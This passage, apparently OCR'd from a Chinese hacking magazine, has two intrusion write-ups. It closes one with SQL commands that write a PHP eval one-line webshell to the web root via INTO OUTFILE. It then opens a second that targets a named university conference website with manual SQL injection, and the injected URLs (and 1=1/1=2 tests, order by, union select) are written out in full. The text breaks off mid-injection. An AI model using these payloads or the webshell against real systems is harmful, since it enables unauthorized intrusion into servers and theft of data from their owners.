


图7




图8

这下好办了，分别执行下面的命令：

```
creat table web(cmd text)
insert into web values('<?php eval($_POST[cmd]);?>')
select cmd from web into outfile 'e:/web/bitch.php'
```

我简单解释一下这三句命令的意思，第一句是建立一个表名为web，其中有个为文本型的cmd列名。第二句是在这个表中插入“<?php eval($_POST[cmd]);?>”，也就是一句话木马。第三句是将这个表导出到文件中。显然一句话木马也就在“bitch.php”之中了。最后通过一句话木马连接器连接一句话木马就可以了，成功得到了webshell，如图10。到此入侵过程就全部结束了，大家如果有什么问题的话可以来X档案的论坛来找我，我的ID是EchoEye。




图9




图10

（文章中涉及到的EasyPHPWebShell、HDSI，已经收录在了光盘中）

轻松手工注入电子科技大学php+linux服务器

清原长风

文章难易度：★★★
文字内容：利用Load_file来获取出数据库连接帐号和密码，登录phpmyadmin后，执行SQL命令来得到Webshell

一日，我在电子科大的网站上闲逛，要知道电子科大可是学习计算机、信息及通信技术的天堂啊，这也是在美国硅谷工作的人数最多的大学，也是我向往的地方！当来到自动化工程学院的网站时，看到了一个邀请函，是什么ICTD，关于电路与系统测试与诊断的国际学术会议，如图1，这个会议还是由IEEE（对计算机有点了解的人都应该知道这个组织吧）发起和支持的，好像很牛的哦！在邀请函的最下方，我看到了这次会议的官方网站http://ictd09.uestc.edu.cn，打开后如图2所示，发现是php页面，使用的应该是Mysql数据库，另外会议的召开时间是4月28、29号。

我顿时对这个网站产生了兴趣，使用鼠标开始在页面上找链接，看来页面比较简单，应该是自己编写的。首先检测news.php，打开“http://ictd09.uestc.edu.cn/news.php?id=2”，我将文件名newa.php改为NEWS.PHP后访问，出现了Not Found，看来是*nix服务器。添加了个单引号，一下子就回到首页了，虽




图1

然没有报错，但直觉告诉我有点儿不对。访问“http://ictd09.uestc.edu.cn/news.php?id=2/**/and/**/1=1”返回正常，访问

"http://ictd09.uestc.edu.cn/news.php?id=2/**/and/**/1=2"页面不正常了，如图3。




图2




图3

我心中窃喜，这可是经典的注入了，使用order by查询字段数，但尝试"http://ictd09.uestc.edu.cn/news.php?id=2/**/order/**/by/**/5"的时候，返回正常，再使用"http://ictd09.uestc.edu.cn/news.php?id=2/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5/*"，爆出了